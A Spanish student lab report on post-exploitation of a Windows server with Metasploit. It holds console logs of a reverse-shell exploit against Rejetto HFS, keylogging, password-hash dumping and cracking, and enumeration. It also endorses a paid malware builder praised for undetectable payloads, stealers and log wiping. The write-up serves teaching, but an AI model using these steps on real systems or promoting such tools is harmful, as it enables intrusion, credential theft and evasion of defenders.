





Ciclo de Especialización Ciberseguridad



Práctica 1 - Post-explotación

Objetivos

- Obtener acceso remoto a la víctima.
- Ejecutar módulos de post-explotación.
- Establecer persistencia en el sistema.
- Borrar logs para no dejar huella.

Resumen

Autor: Nicolae Antonio Soare Dragu

Mayo - 2025

IES El Caminás

Obra publicada con <u>Licencia Creative Commons Reconocimiento Compartir igual 4.0</u>



Índice de Contenidos

1. Introducción	4
2. Explotación	4
3. Módulos Post Explotación	5
4. Persistencia Post Explotación y borrado de logs	8
5. Conclusión	11
6. Webgrafía	11

1. Introducción

El objetivo de esta práctica es familiarizarse con las técnicas de post-explotación en sistemas operativos Windows y Linux tras haber comprometido satisfactoriamente una máquina víctima. En esta práctica se ha optado por configurar máquinas propias con servicios vulnerables manualmente instalados, lo cual ofrece mayor control y realismo sobre el entorno de pruebas.

Durante el desarrollo de la actividad se ejecutará una explotación remota contra un servicio vulnerable previamente identificado, obteniendo acceso mediante una sesión meterpreter. A partir de ahí, se utilizarán diversos módulos de post-explotación disponibles en Metasploit para recopilar información del sistema, del entorno y del usuario, así como para realizar tareas avanzadas.

Este enfoque permite aplicar de manera práctica y controlada múltiples conceptos de seguridad ofensiva, mejorando la comprensión de las técnicas utilizadas por los atacantes en escenarios reales.

2. Explotación

Para explotar la máquina víctima (una máquina Windows con Rejetto HFS Vulnerable), se utilizó el módulo exploit/windows/http/rejetto_hfs_exec de Metasploit, el cual aprovecha una vulnerabilidad en el software HTTP File Server (HFS) versión 2.3x. Este servicio es comúnmente utilizado en entornos Windows y es conocido por ser vulnerable a ejecución remota de comandos.

A continuación se detallan los parámetros configurados:

• **RHOST:** 217.76.159.219 (IP de la máquina víctima)

• **RPORT:** 80 (puerto HTTP por defecto)

• **TARGET:** 0 (target por defecto del módulo)

 PAYLOAD: windows/meterpreter/reverse_tcp (para obtener una sesión remota de Meterpreter)

• **LHOST:** 217.160.229.172 (IP del atacante)

• **LPORT:** 4444 (puerto de escucha para la conexión inversa)

Tras ejecutar el comando **exploit**, se logró establecer una sesión de tipo Meterpreter satisfactoriamente, lo que confirma que la máquina fue comprometida correctamente. La sesión se abrió desde la máquina atacante (217.160.229.172:4444) hacia la víctima (217.76.159.219:50308), como puede verse en la salida:

```
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOST 217.76.159.219
RHOST => 217.76.159.219
msf6 exploit(windows/http/rejetto_hfs_exec) > set RPORT 80
RPORT => 80
msf6 exploit(windows/http/rejetto_hfs_exec) > set TARGET 0
TARGET => 0
msf6 exploit(windows/http/rejetto_hfs_exec) > set PAYLOAD windows/meterpreter/re
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 217.160.229.172
LHOST => 217.160.229.172
msf6 exploit(windows/http/rejetto_hfs_exec) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit
```

```
[*] Started reverse TCP handler on 217.160.229.172:4444
[*] Sending stage (203846 bytes) to 217.76.159.219
[*] Meterpreter session 1 opened (217.160.229.172:4444 -> 217.76.159.219:50308)
at 2025-05-11 21:54:03 +0200

meterpreter > [
```

3. Módulos Post Explotación

Una vez establecida la sesión meterpreter, se procedió a ejecutar una serie de módulos y comandos de post-explotación para recolectar información del sistema, del usuario y del entorno, así como para preparar futuras acciones ofensivas.

```
<u>eterpreter</u> > getpid
Current pid: 8908
neterpreter > getuid
Server username: VM47FB2DD\Administrator
 eterpreter > checkvm
-] Unknown command: checkvm. Did you mean checksum? Run the help command for mc
re details.
 <u>eterpreter</u> > sysinfo
Computer
                : VM47FB2DD
                : Windows Server 2022 (10.0 Build 20348).
Architecture
                : x64
System Language : en_US
                : WG_47FB2DD
Domain
ogged On Users : 1
```

Se utilizó el comando getpid para identificar el proceso actual asociado a la sesión Meterpreter. Posteriormente, se usó getuid para comprobar el usuario con el que se está operando, en este caso Administrator. Al intentar ejecutar checkvm, se obtuvo un error indicando que el comando no era reconocido (posiblemente un error tipográfico o falta de módulo). Con sysinfo se extrajo información clave del sistema comprometido, como el nombre del host, versión del sistema operativo (Windows Server 2022), arquitectura x64 y el dominio activo del equipo: WG_47FB2DD.

```
meterpreter > screenshot
Screenshot saved to: /home/pwn/OMsZnVYR.jpeg
meterpreter > keyscan start
Starting the keystroke sniffer ...
meterpreter > keyscan dump
Dumping captured keystrokes...
<BLOQ MAYUS>KEYLOGGER DESDE MSF<BLOQ MAYUS>
meterpreter > keyscan_stop
 copping the keystroke sniffer...
```

Se utilizó el comando screenshot para tomar una captura de pantalla del entorno de la víctima, guardándose en la ruta del atacante. A continuación, se puso en marcha el keylogger con keyscan_start, y se capturaron pulsaciones de teclas mediante keyscan_dump, mostrando texto registrado en mayúsculas ("KEYLOGGER DESDE MSF"). Finalmente, el keylogger fue detenido con keyscan_stop.

Se ejecutó el script ps para listar todos los procesos en ejecución dentro del sistema comprometido. La salida muestra múltiples procesos asociados a servicios del sistema y procesos de usuario, entre ellos varios navegadores chrome.exe, servicios como svchost.exe, dllhost.exe, explorer.exe y herramientas como PowerShell, evidenciando la actividad del sistema operativo y el entorno del usuario administrador.

```
eterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d162103227d374942efcf094d8cab925:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
pepe:1000:aad3b435b51404eeaad3b435b51404ee:db99aee894df5f14ec41d282ad520fe0:::
  AGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:a845aa1792637ace57e624739da33a51:::
```

Se empleó el módulo hashdump para obtener el volcado de hashes de contraseñas almacenadas en el sistema. Se extrajeron los hashes de varios usuarios, incluyendo Administrator, Guest, DefaultAccount, pepe y WDAGUtilityAccount. Estos hashes pueden ser posteriormente procesados con herramientas como John the Ripper o Hashcat para intentar recuperar las contraseñas en texto claro.

Una vez pasamos John the Ripper con el hash de arriba, sacamos: pepe:pepe como usuario y contraseña.

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 217.76.159.219:50308...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/VM47FB2DD_2025051:
.5806/VM47FB2DD_20250511.5806.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winenum/VM47FB2DD_20250511.5806
[*] Checking if VM47FB2DD is a Virtual Machine .......
[*] This is a VMware Workstation/Fusion Virtual Machine
```

Se ejecutó el script winenum para realizar una enumeración avanzada del sistema. Entre otras cosas, detectó que la máquina comprometida está ejecutándose sobre una máquina virtual VMware Workstation/Fusion. El reporte completo fue guardado automáticamente por Metasploit en la ruta correspondiente.

```
meterpreter > run scraper
[*] New session on 217.76.159.219:50313...
[*] Gathering basic system information...
[-] Failed to run command systeminfo
[-] Error: Rex::TimeoutError Send timed out
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\Users\ADMINI~1\AppData\Local\Temp\2\IwwEhXMT.reg)
[*] Cleaning HKCU
[*] Exporting HKCU
[*] Exporting HKLM
[-] Failed to run command reg.exe export HKLM C:\Users\ADMINI~1\AppData\Local\Temp\2\rAPmlwwE.reg
[-] Error: Rex::TimeoutError Send timed out
[*] Downloading HKLM (C:\Users\ADMINI~1\AppData\Local\Temp\2\rAPmlwwE.reg)
```

Se utilizó el script scraper, el cual intenta recopilar información detallada del sistema, extraer hashes de contraseñas y exportar el registro de Windows. Sin embargo, debido a errores de timeout, algunas operaciones fallaron (como systeminfo o la exportación completa del registro HKLM). Aun así, se logró descargar parcialmente partes del registro del usuario.

4. Persistencia Post Explotación y borrado de logs


Tras haber explotado con éxito el sistema objetivo, el siguiente paso crucial es establecer mecanismos de persistencia que permitan mantener el acceso de forma prolongada y discreta. La técnica más adecuada varía según el sistema operativo comprometido:

• En entornos Windows, una práctica habitual consiste en inyectar código malicioso en procesos legítimos y comúnmente utilizados por el sistema, como explorer.exe o svchost.exe. Esto permite camuflar la actividad

maliciosa y reducir las probabilidades de detección por parte del usuario o del software de seguridad.

• En sistemas Linux, las estrategias de persistencia pueden incluir la modificación de archivos de inicio (como .bashrc, .profile o scripts en /etc/init.d/), el uso de cron jobs maliciosos, o incluso la creación de backdoors a nivel de sistema mediante módulos del kernel o demonios personalizados que se inician automáticamente con el sistema.

En las siguientes capturas se muestra la interfaz del *Winplant Builder*, una herramienta privada y avanzada para construir cargas maliciosas personalizadas para sistemas Windows, Linux, Android y iOS, con múltiples opciones de persistencia, evasión y comunicación con C2, en Windows por ejemplo, cada build del binario .exe es indetectable. (Cuesta bastante \$\$ al mes pero va de perlas).



En la imagen anterior, se visualiza la estructura modular del generador Winplant, dividido en tres secciones principales:

• **Stager**: Responsable de la inicialización del implante. Se configuran múltiples medidas antianálisis:

- ANTI-VM, ANTI-DEBUG y ANTI-ANALYST permiten detectar entornos de análisis y evadir ejecución en ellos.
- SELF-DELETE borra automáticamente tanto el binario tras ejecutarse como también todos los logs que se guardan en el sistema, para reducir huellas.
- OpenSSH Server puede activarse para mantener un canal persistente por puerto 2222.
- o TOR Onion habilita comunicación anónima vía red TOR.
- RAT: Configura el *Remote Access Trojan*, que permite control total del sistema comprometido. Se pueden subir binarios .exe o .dll, en plano o codificados en base64. La opción AUTO-INJECT facilita la inyección automática en procesos (por ejemplo, billeteras criptográficas).
- **Stealer**: Diseñado para la exfiltración de información sensible. También incorpora protecciones contra entornos virtualizados o de análisis.



Una característica destacada de la herramienta es la posibilidad de elegir entre varias técnicas de persistencia bajo el apartado **"Persistence"**, que se aplican directamente en el payload:

- **Start menu**: Inserta el payload en la carpeta de inicio del menú de Windows, ejecutándose cada vez que el usuario inicia sesión.
- **Start Registry**: Añade una clave en el registro (HKCU\Software\Microsoft\Windows\CurrentVersion\Run) para lanzar el

malware automáticamente en el arranque del sistema.

- VS Code: Técnica menos común pero efectiva si el entorno del usuario depende de este editor. Puede inyectar el payload como extensión autoejecutable.
- **Autoit3**: Utiliza scripts en Autolt para reinyectar el malware aprovechando la ejecución automatizada.

Cada una de estas técnicas tiene un grado diferente de evasión y efectividad, por lo que la elección dependerá del entorno comprometido y del perfil del usuario objetivo.

5. Conclusión

Esta práctica ha permitido aplicar de forma controlada diversas técnicas de post-explotación tras comprometer una máquina Windows vulnerable mediante Metasploit. Se han utilizado módulos para recolectar información del sistema, capturar contraseñas, registrar pulsaciones de teclas y establecer mecanismos de persistencia. Además, se exploró el uso de herramientas avanzadas como Winplant Builder para generar payloads altamente configurables con opciones de evasión y control remoto. En conjunto, esta experiencia refuerza la comprensión de las metodologías ofensivas que emplean los atacantes y permite prepararse mejor para su detección y mitigación.

6. Webgrafía

- Metasploit Framework Documentación y módulos https://docs.rapid7.com/metasploit/
- Hashcat Herramienta de cracking de hashes https://hashcat.net/hashcat/
- John the Ripper Recuperación de contraseñas mediante fuerza bruta https://www.openwall.com/john/
- Brokewell: el malware utilizado en la práctica.
- https://cibersafety.com/brokewell-malware-roba-datos-bancarios-andro id/